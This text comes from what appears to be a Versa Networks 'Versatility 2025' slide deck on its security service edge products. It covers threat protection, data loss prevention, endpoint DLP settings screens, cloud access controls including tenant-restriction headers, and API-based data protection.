

# Versatility 2025




SSE – Advanced Security

# Agenda

## Agenda


- Whats Available Today and What's New?
- SASE Components
- Advanced Threat Protection
- DLP – Inline and Endpoint
- CASB – Inline and API-based
- UEBA
- Remote Browser Isolation

# Versa SASE Layered Threat Defense




# Versa SASE – Available Today


## Secure Access



## Threat Prevention



## Data Protection



Versa Concerto Unified Management Portal

Versa Analytics - Predictive data analytics, Unified Data lake with Versa UEBA\*+


AIOps - Automated diagnostics & intelligence with Verbo\*+

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


# Versa SASE – What's new


## Secure Access



## Threat Protection




## Data Protection



Versa Concerto Unified Management Portal

Versa Analytics - Unified Data lake with **Versa UEBA**

DEM & AIOps - Automated diagnostics & intelligence with **Verbo**

 Limited Availability

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# Why is Advanced Threat Protection Needed?

## Modern Attacker Operations Exploit Zero-Days

Zero-Days Exploited In-The-Wild by Year

ENTERPRISE vs. END USER




Figure 1. Zero-days exploited in-the-wild by year

Source: Google Threat Intelligence, 2023

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**Zero-day:** Vulnerabilities disclosed before patches are made available.

Top 2024 vulnerabilities


- “AI Gold Rush” Jupyter Notebooks  
[CVE-2024-35178](#)
- Zero-day attacks against network security devices  
Ivanti [CVE-2024-21887](#)
- File transfer  
[CVE-2024-55956](#)

# Threat Protection

## Threat Protection

DPI, Malware Analysis,  
File Filtering, IPS

## Advanced Threat Protection (NEW)



# Versa Advanced Threat Protection


Protection against Zero-day malware and vulnerabilities

Support for dozens of file types such as EXE, OLE, Word, PPTx, PDF, JavaScript

Maps the cyber kill chain using the MITRE ATT&CK framework

Five stage techniques used-

- Static Analysis includes
  - Cloud lookup (file reputation manager) for known file hashes
  - Metadata analysis for file attribute checks
  - Multi AV Engine for signature matches
- Predictive analysis uses a behavior-based AIML engine for identifying never seen before malware
- Dynamic Analysis
- “Detonates” the file in a sandbox



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SaaS Applications



# Versa (DLP)

## KEY CAPABILITIES



- Pre-Canned Data Protection Profiles - PCI, HIPAA, GDPR, etc.
- Data classifier match: Credit Card Numbers, Social Security Numbers, etc.
- Support for Microsoft/Azure Information protection labels
- Support for Exact Data Match (EDM) and Indexed Data Match (IDM)
  - Create custom definition of 'what is sensitive' based on Regex patterns and keywords)
  - Versa DLP can inspect header, body, payload and metadata.

## BENEFITS

- Secure sensitive information (PCI, PHI, PII, etc.)
- Ensure regulatory compliance (GDPR, HIPAA, CCPA, etc.)
- Prevent data breaches and leaks
- Simplify data security management

# DLP Actions/Integrations

Alert	Allow	Block
Reject	Redact	Tokenize
Encrypt	Encrypt Upload	Quarantine



# Use Case

Prevent data exfiltration from endpoint devices

Example scenario:  
No copy/pasting, screenshots, or USB removal of data allowed at media production house



## Capability: Endpoint DLP

NEW!

*"The Million Dollar Frame"*

Rule Name	Operating System Versions	Users & Groups	Endpoint Posture	
			EIP	Device Compliance Status
<input type="checkbox"/> Endpoint_DLP	▼ Windows Oper-1 testGoWindows Windows 10	▼ ACME-Group User Groups vd-group1 vd-group13	EIP Information Profile All devices  Device/Endpoint Risk Score ✓ All risk scores	Non Compliant Error Unknown

[More Details](#)



Show All Profiles

Search Profile, Keywords, Actions...

+ Create New Profile

Risk Level Filter ⓘ

Select All

Extremely - High ⓘ High ⓘ Medium ⓘ Low ⓘ Extremely - Low ⓘ

Data Loss Prevention ⓘ

Match All Profiles

Advanced Threat Protection ⓘ

Match All Profiles

Productivity & CRM Tools

Pre-Defined

Selected

Total Application: 9

Search Profile, Keywords, Actions...

Access Allow

Adobe

Activities Allowed

From User: SemiProfile To User: No Constraint File Type: Match, No Constraint

+5

Edit

Access Allow

Autodesk

Activities Allowed

Login Download File Search Upload File

Edit

Access Blocked

DocuSign

Activities Blocked

Login Download File Search Upload File

Edit

Expand Full List

IT Services

Pre-Defined

Selected

Total Application: 16

Search Profile, Keywords, Actions...

Access Allow

Corel

Activities Allowed

Login Download Attachment Search

+3

Edit

Access Allow

CyberLink communication suite

Activities Allowed

Login

Edit

Access Allow

DocuWare

Activities Allowed

Video Chat

Edit

Access Allow

GitHub

Activities Allowed

Search Like Edit

+5

Edit

Expand Full List

Streaming

Pre-Defined

Selected


Instant Messaging

Pre-Defined

Selected

# CASB: Cloud Access Security Broker (Inline)

- Support for 80+ SaaS applications
- Comprehensive control of SaaS activities based on user, group, device, application, content, and more
- Block access to SaaS applications based on their reputation, risk rating
- Comprehensive support to prevent leakage of information between users and tenants
- Tenant restriction with HTTP headers
  - X-Dropbox-Allowed-Team-Ids: 7282011, 27812910
  - X-YouTube-Restrict: strict
  - X-GoogApps-Allowed-Domains: <my\_company>.com
  - sec-Restrict-Tenant-Access-Policy= restrict-msa
  - Restrict-Access-To-Tenants: tenant1.onmicrosoft.com,tenant2.onmicrosoft.com-
  - Restrict-Access-Context: TenantId

 **VERSA**  
NETWORKS


# API-based Data Protection

## Challenge

- Inline CASB breaks open TLS and inspect content as a reverse proxy
- However, enterprise SaaS applications are often “certificate pinned”
- Need an “out-of-band” mechanism that works directly with SaaS applications through authorized “connectors”

## Solution

Versa’s API-DP, part of the Secure Service Edge (SSE) platform secures access from user to application



# API-Based Protection

Configure > Secure Services Edge > API Based Data Protection > Create API Based Data Protection Rule

## Create API Based Data Protection Rule

Select and add instance for the SaaS application

SaaS		IaaS	
Box	No Instance	<a href="#">+ Set Up New Instance</a>	
Webex	No Instance	<a href="#">+ Set Up New Instance</a>	
